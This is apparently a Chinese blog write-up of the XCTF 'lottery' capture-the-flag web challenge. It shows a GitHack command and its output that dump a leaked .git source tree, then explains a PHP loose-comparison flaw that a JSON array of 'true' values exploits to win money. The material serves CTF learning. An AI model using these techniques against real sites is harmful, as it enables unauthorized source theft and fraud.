

攻防世界 lottery

原创

挖洞的浅浅 于 2022-03-26 21:18:52 发布 3401 收藏

文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_51441054/article/details/123763905

版权

返回 本题用时: 21分39秒

lottery 26 最佳Writeup由littlebirds • jjabc提供

难度系数: ★★★★★ 3.0

题目来源: XCTF 4th-QCTF-2018

题目描述: 暂无

题目场景: http://111.200.241.244:65240

删除场景

倒计时: 03:36:34 延时

题目附件: 附件1

题目已答对

CSDN @浅浅不再挖洞

打开页面发现是个彩票页面

Buy a lottery!

People are winning fabulous prizes every day. You could win up to \$5000000!

Play to win!

Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

CSDN @浅浅不再挖洞

发现需要注册，然后买彩票，得到足够的钱买flag

Buy a lottery!

Prize: 0

Winning numbers:



Your numbers:



CSDN @浅浅不再挖洞

Notice: You are offered a huge discount!

All items

Flag


\$9990000

On Sale
buy the flag if you can

Buy

CSDN @浅浅不再挖洞

没有思路，查看robots.txt



```
User-agent: *  
Disallow: /.git/
```

CSDN @浅浅不再挖洞

发现git，怀疑是git泄密

利用githack将源文件下载下来

```
(root@kali)~/GitHack
# python2 GitHack.py http://111.200.241.244:65240//.git/

A '.git' folder disclosure exploit.
[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://111.200.241.244:65240//.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
正克隆到 '/GitHack/dist/111.200.241.244_65240' ...
fatal: 仓库 'http://111.200.241.244:65240//.git/' 未找到
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://111.200.241.244:65240//.git/ is not support Directory Listing
[-] [Skip][First Try] Target is not support Directory Listing
[*] Try to clone with Cache
[*] Initialize Git
[*] Initialize Git Error: 提示：使用 'master' 作为初始分支的名称。这个默认分支名称可能会更改，要在新仓库中
```

CSDN @浅浅不再挖洞

下载成功了，果然存在git泄密

```
[*] objects/64/55226611ff121bf23c1a946168cefd270f1714
[*] objects/51/0f11dc7a8c5103556bc2f803866820aaee24c2
[*] objects/9f/110b417a84d1b7698872d1d64070a8d03a50d4
[*] objects/8e/87b01e773eafd2ce6177f564372e5135fee0f9
[*] objects/50/2245446d0871a71d84661e74888421fe0ed8a3
[*] objects/ee/1d2fc72c19803c831e6673a997e4f995c1e60d
[*] objects/ca/2a445ed6b9d428155257a1b2500e8839919a1b
[*] objects/69/e3cc9c63ba4e216a233ff0185022ca7dd99188
[*] objects/38/0af0b8cdfc99932098a9c002c6cbeedceef4e2
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /GitHack/dist/111.200.241.244_65240
```

CSDN @浅浅不再挖洞

查看代码，发现api.php中有一行代码存在问题


```
78
79
80 function buy($req){
81     require_registered();
82     require_min_money(2);
83
84     $money = $_SESSION['money'];
85     $numbers = $req['numbers'];
86     $win_numbers = random_win_nums();
87     $same_count = 0;
88     for($i=0; $i<7; $i++){
89         if($numbers[$i] == $win_numbers[$i]){
90             $same_count++;
91         }
92     }
93     switch ($same_count) {
94         case 2:
95             $prize = 5;
96             break;
97         case 3:
98             $prize = 20;
99             break;
100        case 4:
101            $prize = 300;
102            break;
103        case 5:
104            $prize = 1800;
105            break;
106        case 6:
107            $prize = 200000;
108            break;
109        case 7:
110            $prize = 5000000;
111            break;
112        default:
```

requests是json格式的

比较彩票数字与用户数字采用==弱比较


而且是一位一位的比較的

由于使用的是PHP 弱类型比较, TRUE,1,"1"都相等相等,即true与字符串和数字都是弱相等的。而且,由于 json 支持布尔型数据,那么就可以构造一串数组[true,true,true,true,true,true,true]传入了。



CSDN @浅浅不再挖洞

抓包两次即可得到flag



CSDN @浅浅不再挖洞

补： - -后面发现题目已经给出附件，可以直接下载源码。